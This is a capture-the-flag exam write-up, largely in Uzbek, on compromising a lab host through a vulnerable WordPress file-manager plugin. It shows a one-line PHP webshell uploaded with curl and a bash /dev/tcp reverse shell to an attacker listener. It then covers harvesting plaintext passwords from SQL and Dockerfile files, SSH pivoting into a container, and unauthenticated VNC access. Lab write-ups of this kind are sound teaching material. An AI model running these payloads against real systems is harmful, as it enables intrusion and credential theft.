

month exam

Target: 10.15.1.117 (Matrix)

Umumiy Ma'lumotlar

Maydon	Qiymat
IP address	10.15.1.117
Hostname	matrix / 1df839fffab7 (container) / winserver2019 (VM)
Operation Tizim Nomi (Distribution)	Ubuntu 24.04.2 LTS (Host), Ubuntu 22.04.5 LTS (Container), Windows Server 2019 (VM)
Operation Tizim Kernel Versiyasi	6.8.0-106-generic x86_64
Web Server dasturi va Versiyasi	Apache/2.4.58 (Ubuntu)
Ochiq Portlar	22 (SSH), 80 (HTTP), 5901 (VNC)

Topilgan Flaglar

User Flag (Tony)

- User: tony
- Flag: FLAG{tony_user_powned}
- Joylashuvi: /home/tony/user.txt

```
tony@matrix:~$ cat user.txt
FLAG{tony_user_powned}
tony@matrix:~$ mirxojiddin
```



User Flag (Webadmin)

- User: webadmin
- Flag: FLAG{w3bserver_user_powned}
- Joylashuvi: /home/webadmin/user.txt

```

webadmin@1df839ffffab7:~$ ls
user.txt
webadmin@1df839ffffab7:~$ cat user.txt
FLAG{w3bserver_user_powned}
webadmin@1df839ffffab7:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 26:ad:03:88:e8:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.10.10/24 brd 172.16.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether da:5c:3d:47:9b:56 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth1
        valid_lft forever preferred_lft forever
webadmin@1df839ffffab7:~$
  
```

User Flag (Windows)

- User: john.doe
- Flag: FLAG{w1nserver_user_powned}
- Joylashuvi: C:\Users\john.doe\Desktop\user.txt

```

kuba@nixos1ddint:~$ vncviewer 10.15.1.117:5901
Connected to RFB server, using protocol version 3.8
No authentication needed
Authentication successful
Desktop name "QEMU (winserver2019)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
  
```

```

C:\Users\john.doe\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 7895-2833

Directory of C:\Users\john.doe\Desktop

03/28/2026  06:46 PM    <DIR>          .
03/28/2026  06:46 PM    <DIR>          ..
03/28/2026  06:46 PM             28 bytes      user.txt
               1 file(s)             28 bytes
               2 Dir(s) 13,072,580,688 bytes free

C:\Users\john.doe\Desktop>type user.txt
FLAG{w1nserver_user_powned}

C:\Users\john.doe\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : 
   Link-local IPv6 Address . . . . . : fe80::2ce:25b1:cb1f:804d%6
   IPv4 Address. . . . . : 192.168.122.112
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 192.168.122.1

Ethernet adapter Ethernet 2:
  
```

Root Flag (Fragment)

- User: root (container)
- Flag: Trypt1ch- (Part 1)
- Joylashuvi: /root/key.part1

```

root@1df839fffab7:~# ls
key.part1
root@1df839fffab7:~# cat key.part1
Trypt1ch-
root@1df839fffab7:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 26:ad:03:88:e8:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.10.10/24 brd 172.16.10.255 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether da:5c:3d:47:9b:56 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth1
        valid_lft forever preferred_lft forever
root@1df839fffab7:~#
  
```

Topilgan Zaifliklar

Nomi / CVE	Tavsif	Exploit
WP-File-Manager RCE	WordPress "wp-file-manager" plugini (v8.0.3) orqali fayl yuklash va buyruqlarni bajarish imkoniyati.	connector.minimal.php orqali PHP shell yuklash.
Cleartext Credentials	SQL fayllari va Dockerfile ichida foydalanuvchi parollarining ochiq holda saqlanishi.	Ma'lumotlarni o'qish orqali SSH/SMB kirish.
World-Writable /etc/passwd	Container ichida /etc/passwd fayliga hamma yozish huquqiga ega.	Yangi root foydalanuvchisini qo'shish (PrivEsc).
Unauthenticated VNC	VNC servisi parolsiz ochiq qoldirilgan.	To'g'ridan-to'g'ri masofaviy ish stoliga ulanish.
Anonymous SMB Access	SMB ulashish xizmatida SharedDocs katalogiga parolsiz kirish mumkin.	Maxfiy fayllarni (employees.txt) yuklab olish.

Hisobot (Write-up)

Enumeration (Ma'lumot to'plash)

Dastlab tarmoqdagi ochiq portlar va xizmatlarni aniqlash uchun nmap ishlatildi:

```
nmap -p- -sV -sC -T4 10.15.1.117
```

Natija: 22(SSH) , 80(HTTP) va 5901(VNC) portlari ochiqligi ma'lum bo'ldi. VNC servisi autentifikatsiya talab qilmasligi aniqlandi.

- p-: Barcha 65535 portni skanerlash.
- sV: Xizmatlar versiyasini aniqlash.
- sC: Standart scriptlarni ishga tushirish.
- T4: Skanerlash tezligini oshirish.

Nmap skanerlash natijalari.

```
kuba@mirxojiddin:~$ nmap -p- -sV -sC -T4 10.15.1.117
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-29 18:55 +0500
Nmap scan report for 10.15.1.117
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 e4:bd:48:83:d8:50:89:19:e7:b2:a0:1d:46:fe:dd:30 (ECDSA)
|_ 256 86:c6:70:f7:af:89:40:11:2f:61:55:30:5f:dd:a6:f7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
5901/tcp  open  vnc       VNC (protocol 3.8)
|_ vnc-info:
|   Protocol version: 3.8
|   Security types:
|   None (1)
|_ WARNING: Server does not require authentication
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.38 seconds

kuba@mirxojiddin:~$
```

Web-serverda yashirin kataloglarni topish uchun gobuster ishlatildi:

```
gobuster dir -u http://10.15.1.117 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
```

Natija: / `wordpress` / va / `uploads` / kataloglari topildi.

- dir: Katalog enumeration rejimi.
- u: Target URL.
- w: Wordlist manzili.
- x: Fayl kengaytmalari.

Gobuster natijalari.

```
kuba@mirxojiddin:~$ gobuster dir -u http://10.15.1.117 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.15.1.117
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta.html (Status: 403) [Size: 276]
.hta.php (Status: 403) [Size: 276]
.hta (Status: 403) [Size: 276]
.htaccess.html (Status: 403) [Size: 276]
.hta.txt (Status: 403) [Size: 276]
.htpasswd.txt (Status: 403) [Size: 276]
.htaccess (Status: 403) [Size: 276]
.htpasswd.html (Status: 403) [Size: 276]
.htaccess.php (Status: 403) [Size: 276]
.htpasswd (Status: 403) [Size: 276]
.htaccess.txt (Status: 403) [Size: 276]
.htpasswd.php (Status: 403) [Size: 276]
index.html (Status: 200) [Size: 10671]
index.html (Status: 200) [Size: 10671]
javascript (Status: 301) [Size: 315] [--> http://10.15.1.117/javascript/]
server-status (Status: 403) [Size: 276]
uploads (Status: 301) [Size: 312] [--> http://10.15.1.117/uploads/]
wordpress (Status: 301) [Size: 314] [--> http://10.15.1.117/wordpress/]
Progress: 18460 / 18460 (100.00%)
=====
Finished
=====
kuba@mirxojiddin:~$
```

WordPress saytini tahlil qilish uchun wpscan ishlatildi:


```
wpscan --url http://10.15.1.117/wordpress/ -e p --plugins-detection aggressive
```

Natija: Saytda wp-file-manager plugini (versiya 8.0.3) o'rnatilgani aniqlandi.

- e p: Pluginlarni aniqlash.
- -plugins-detection aggressive: Pluginlarni chuqurroq qidirish.

WPScan natijalari va zaif plugin aniqlanishi.

```
kuba@mirxojiddin:~$ wpscan --url http://10.15.1.117/wordpress/ -e p --plugins-detection aggressive
```



```

-----
      WordPress®

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://10.15.1.117/wordpress/ [10.15.1.117]
[+] Started: Sun Mar 29 18:57:06 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.15.1.117/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.15.1.117/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.15.1.117/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
| Found By: Emoji Settings (Passive Detection)
| - http://10.15.1.117/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=6.4.3'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.15.1.117/wordpress/, Match: 'WordPress 6.4.3'

```

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30)
| Found By: Emoji Settings (Passive Detection)
| - http://10.15.1.117/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=6.4.3'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.15.1.117/wordpress/, Match: 'WordPress 6.4.3'
[+] The main theme could not be detected.
[+] Enumerating Most Popular Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:00:04 <----- (1496 / 1496) 100.00% Time: 00:00:
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[+] Plugin(s) Identified:
[+] akismet
| Location: http://10.15.1.117/wordpress/wp-content/plugins/akismet/
| Latest Version: 5.6
| Last Updated: 2025-11-12T16:31:00.000Z
| Found By: Known Locations (Aggressive Detection)
| - http://10.15.1.117/wordpress/wp-content/plugins/akismet/, status: 500
| The version could not be determined.
[+] wp-file-manager
| Location: http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/
| Latest Version: 8.0.3
| Last Updated: 2020-03-24T10:48:00.000Z
| Found By: Known Locations (Aggressive Detection)
| - http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/, status: 403
| The version could not be determined.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sun Mar 29 18:57:15 2026
[+] Requests Done: 1528
[+] Cached Requests: 8
[+] Data Sent: 443,422 KB
[+] Data Received: 375,345 KB
[+] Memory used: 213.633 MB
[+] Elapsed time: 00:00:09
kuba@mirxojiddin:~$
```

Initial Access

wp-file-manager pluginini orqali tizimga PHP webshell yuklandi:

```
echo '<?php echo shell_exec($_GET["cmd"]); ?>' > shell.php
curl -F "upload[]=@shell.php" -F "cmd=upload" -F "target=l1_Lw" http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php
```

PHP shell yuklanishi.

```
kuba@mirxojiddin:~$ echo '<?php echo shell_exec($_GET["cmd"]); ?>' > shell.php
kuba@mirxojiddin:~$ curl -F "upload[]=@shell.php" -F "cmd=upload" -F "target=l1_Lw" http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php
kuba@mirxojiddin:~$
```

Shell muvaffaqiyatli yuklanganini tekshirish uchun id buyrug'i yuborildi:
RCE tekshiruvi (www-data).

```
kuba@mirxojiddin:~$ curl -s "http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/lib/files/userfiles/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

kuba@mirxojiddin:~$
```

To'liq interaktiv shell olish uchun netcat tinglovchisi yoqildi:

```
nc -lvnp 4444
```

Va teskari shell (reverse shell) buyrug'i yuborildi:

Reverse shell yuborilishi.

```
kuba@mirxojiddin:~$ curl -s "http://10.15.1.117/wordpress/wp-content/plugins/wp-file-manager/lib/files/userfiles/shell.php?cmd=bash%20-c%2027bash%20-i%203E%26%20/dev/tcp/10.13.1.221/4444%2003E%261%27"
bash: no job control in this shell
<ntent/plugins/wp-file-manager/lib/files/userfiles$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ntent/plugins/wp-file-manager/lib/files/userfiles$
```

Shell ulanishi.

```
kuba@mirxojiddin:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.1.221] from (UNKNOWN) [10.13.0.1] 59690
bash: cannot set terminal process group (1169): Inappropriate ioctl for device
bash: no job control in this shell
<ntent/plugins/wp-file-manager/lib/files/userfiles$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ntent/plugins/wp-file-manager/lib/files/userfiles$
```

Local Enumeration

Tizim ichida /opt/triptych katalogi tahlil qilindi. U yerda Dockerfile va SQL fayllari topildi:

```
ls -laR
```


`/opt/triptych` katalogi tarkibi.


```
www-data@matrix:/opt$ ls
ls
containerd triptych
www-data@matrix:/opt$ cd triptych
cd triptych
www-data@matrix:/opt/triptych$ ls -laR
ls -laR
.:
total 5519728
drwxr-xr-x 5 root      root      4096 Mar 29 00:02 .
drwxr-xr-x 4 root      root      4096 Mar 28 23:04 ..
drwxr-xr-x 3 root      root      4096 Mar 28 23:09 container1
drwxr-xr-x 2 root      root      4096 Mar 28 23:23 container2
-rw-r--r-- 1 libvirt-qemu kvm 5652088832 Nov 11 2022 winserver2019.iso
drwxr-xr-x 2 root      root      4096 Mar 29 00:02 winvm

./container1:
total 20
drwxr-xr-x 3 root root 4096 Mar 28 23:09 .
drwxr-xr-x 5 root root 4096 Mar 29 00:02 ..
-rw-r--r-- 1 root root 2460 Mar 28 23:21 Dockerfile
-rwxr-xr-x 1 root root 328 Mar 28 23:09 entrypoint.sh
drwxr-xr-x 2 root root 4096 Mar 28 23:06 webfiles

./container1/webfiles:
total 28
drwxr-xr-x 2 root root 4096 Mar 28 23:06 .
drwxr-xr-x 3 root root 4096 Mar 28 23:09 ..
-rw-r--r-- 1 root root 584 Mar 28 23:06 db_setup.sql
-rw-r--r-- 1 root root 239 Mar 28 23:06 index.php
-rw-r--r-- 1 root root 762 Mar 28 23:06 login.php
-rw-r--r-- 1 root root 754 Mar 28 23:06 search.php
-rw-r--r-- 1 root root 745 Mar 28 23:06 upload.php

./container2:
total 16
drwxr-xr-x 2 root root 4096 Mar 28 23:23 .
drwxr-xr-x 5 root root 4096 Mar 29 00:02 ..
-rw-r--r-- 1 root root 2553 Mar 28 23:23 Dockerfile
-rwxr-xr-x 1 root root 147 Mar 28 23:23 entrypoint.sh

./winv:
total 7677312
drwxr-xr-x 2 root      root      4096 Mar 29 00:02 .
drwxr-xr-x 5 root      root      4096 Mar 29 00:02 ..
-rw-r--r-- 1 libvirt-qemu kvm 7861239808 Mar 29 14:04 winserver2019.qcow2
www-data@matrix:/opt/triptych$
```



`db_setup.sql` faylidan foydalanuvchi ma'lumotlari topildi:

- `tony:T0ny#SSH2024`

SQL faylidan topilgan parollar.

```
www-data@matrix:/opt/triptych$ cat container1/webfiles/db_setup.sql
cat container1/webfiles/db_setup.sql
CREATE DATABASE IF NOT EXISTS tricorp;
USE tricorp;
CREATE TABLE IF NOT EXISTS users (
  id INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(50),
  password VARCHAR(100),
  email VARCHAR(100)
);
INSERT INTO users VALUES (1,'admin','FileUpload2024','admin@tricorp.local');
INSERT INTO users VALUES (2,'james','S3cur3Pass!99','james@tricorp.local');
INSERT INTO users VALUES (3,'tony','T0ny#SSH2024','tony@tricorp.local');
CREATE USER IF NOT EXISTS 'webapp'@'localhost' IDENTIFIED BY 'W3bApp#2024';
GRANT ALL PRIVILEGES ON tricorp.* TO 'webapp'@'localhost';
FLUSH PRIVILEGES;
www-data@matrix:/opt/triptych$
```

Dockerfile ichida container foydalanuvchisi va /etc/passwd faylining hamma uchun ochiq (world-writable) aniqlandi:

- webadmin:W3bAdm1n#2024

Dockerfile tahlili va zaifliklar.

```

www-data@matrix:/opt/triptych$ cat container1/Dockerfile
cat container1/Dockerfile
FROM ubuntu:22.04

ENV DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get install -y \
    apache2 \
    php \
    php-mysql \
    mysql-server \
    ftp \
    vsftpd \
    openssh-server \
    net-tools \
    iputils-ping \
    nmap \
    curl \
    wget \
    sudo \
    vim \
    netcat-openbsd \
    && rm -rf /var/lib/apt/lists/*

# Create users
RUN useradd -m -s /bin/bash webadmin && \
    echo "webadmin:W3bAdm1n#2024" | chpasswd && \
    useradd -m -s /bin/bash ftpuser && \
    echo "ftpuser:ftp123" | chpasswd

# SSH setup
RUN mkdir /var/run/ssh && \
    ssh-keygen -A && \
    sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config && \
    sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config

# vsftpd anonymous setup
RUN mkdir -p /var/ftp/backup && \
    chown -R ftp:ftp /var/ftp && \
    echo "anonymous_enable=YES" > /etc/vsftpd.conf && \
    echo "local_enable=YES" >> /etc/vsftpd.conf && \
    echo "write_enable=NO" >> /etc/vsftpd.conf && \
    echo "anon_root=/var/ftp" >> /etc/vsftpd.conf && \
    echo "no_anon_password=YES" >> /etc/vsftpd.conf && \
    echo "pasv_enable=YES" >> /etc/vsftpd.conf && \
    echo "pasv_min_port=40000" >> /etc/vsftpd.conf && \
    echo "pasv_max_port=40100" >> /etc/vsftpd.conf && \
    echo "listen=YES" >> /etc/vsftpd.conf && \
    echo "seccomp_sandbox=NO" >> /etc/vsftpd.conf

# FTP anonymous file - credential hint
RUN echo "mysql_user: webapp" > /var/ftp/backup/db_creds.txt && \

```

Recent

Starred

Network

Trash

Documents

Music

Pictures

Videos

Downloads

430 GB Volume

exam

```
ssh-keygen -A && \
sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config && \
sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config

# vsftpd anonymous setup
RUN mkdir -p /var/ftp/backup && \
chown -R ftp:ftp /var/ftp && \
echo "anonymous_enable=YES" > /etc/vsftpd.conf && \
echo "local_enable=YES" >> /etc/vsftpd.conf && \
echo "write_enable=NO" >> /etc/vsftpd.conf && \
echo "anon_root=/var/ftp" >> /etc/vsftpd.conf && \
echo "no_anon_password=YES" >> /etc/vsftpd.conf && \
echo "pasv_enable=YES" >> /etc/vsftpd.conf && \
echo "pasv_min_port=40000" >> /etc/vsftpd.conf && \
echo "pasv_max_port=40100" >> /etc/vsftpd.conf && \
echo "listen=YES" >> /etc/vsftpd.conf && \
echo "seccomp_sandbox=NO" >> /etc/vsftpd.conf

# FTP anonymous file - credential hint
RUN echo "mysql_user: webapp" > /var/ftp/backup/db_creds.txt && \
echo "mysql_pass: W3bApp#2024" >> /var/ftp/backup/db_creds.txt && \
echo "hint: check /var/www/html/uploads" >> /var/ftp/backup/db_creds.txt && \
chmod 644 /var/ftp/backup/db_creds.txt

# Apache + PHP setup
RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf

# /etc/passwd world-writable (PrivEsc vector)
RUN chmod 666 /etc/passwd

# Webadmin SSH key generation
RUN mkdir -p /home/webadmin/.ssh && \
ssh-keygen -t rsa -b 2048 -f /home/webadmin/.ssh/id_rsa -N "" && \
chown -R webadmin:webadmin /home/webadmin/.ssh

# Fragment #1
RUN mkdir -p /root && \
echo "Trypt1ch-" > /root/key.part1 && \
chmod 600 /root/key.part1

# user flag
RUN echo "FLAG{w3bserver_user_pwned}" > /home/webadmin/user.txt && \
chown webadmin:webadmin /home/webadmin/user.txt

EXPOSE 21 22 80 40000-40100

COPY webfiles/ /var/www/html/
COPY entrypoint.sh /entrypoint.sh
RUN chmod +x /entrypoint.sh

CMD ["/entrypoint.sh"]
www-data@matrix:/opt/triptych$
```

Topilgan ma'lumotlar orqali SSH orqali tizimga kirildi:

```
ssh tony@10.15.1.117
```

SSH orqali Tony foydalanuvchisiga kirish.

```
kuba@mirxojiddin:~$ ssh tony@10.15.1.117
tony@10.15.1.117's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Mar 29 02:06:21 PM UTC 2026

System load:  1.05          Processes:           265
Usage of /:   56.5% of 42.21GB Users logged in:       1
Memory usage: 25%          IPv4 address for ens18: 10.15.1.117
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

77 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sun Mar 29 13:23:53 2026 from 10.15.0.1
tony@matrix:~$
```

User flag.

```
cat user.txt
```

```
tony@matrix:~$ cat user.txt
FLAG{tony_user_pwned}
tony@matrix:~$ mirxojiddin
```

Tony foydalanuvchisi orqali ichki tarmoq skanerlandi:

Ichki tarmoqni bash loop orqali skanerlash.

```

tony@matrix:~$ for subnet in 172.16.10 192.168.20 10.10.10 192.168.122; do
  echo "--- Scanning $subnet.0/24 ---";
  for i in {2..20}; do (ping -c 1 -W 1 $subnet.$i | grep "from" &); done;
  sleep 1;
done
--- Scanning 172.16.10.0/24 ---
64 bytes from 172.16.10.10: icmp_seq=1 ttl=64 time=0.410 ms
--- Scanning 192.168.20.0/24 ---
64 bytes from 192.168.20.10: icmp_seq=1 ttl=64 time=0.176 ms
--- Scanning 10.10.10.0/24 ---
64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.133 ms
64 bytes from 10.10.10.20: icmp_seq=1 ttl=64 time=0.172 ms
--- Scanning 192.168.122.0/24 ---
tony@matrix:~$

```

↑ Privilege Escalation

Ichki tarmoqdagi 10.10.10.10 (container) ga SSH orqali kirildi:

```
ssh webadmin@10.10.10.10
```

Containerga kirish.

```

tony@matrix:~$ ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null webadmin@10.10.10.10
Warning: Permanently added '10.10.10.10' (ED25519) to the list of known hosts.
webadmin@10.10.10.10's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Mar 29 13:24:15 2026 from 10.10.10.1
webadmin@1df839fffab7:~$ id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin)
webadmin@1df839fffab7:~$

```

Container ichidagi user flag.

```
webadmin@1df839fffab7:~$ ls
user.txt
webadmin@1df839fffab7:~$ cat user.txt
FLAG{w3bserver_user_pwned}
webadmin@1df839fffab7:~$ ip a
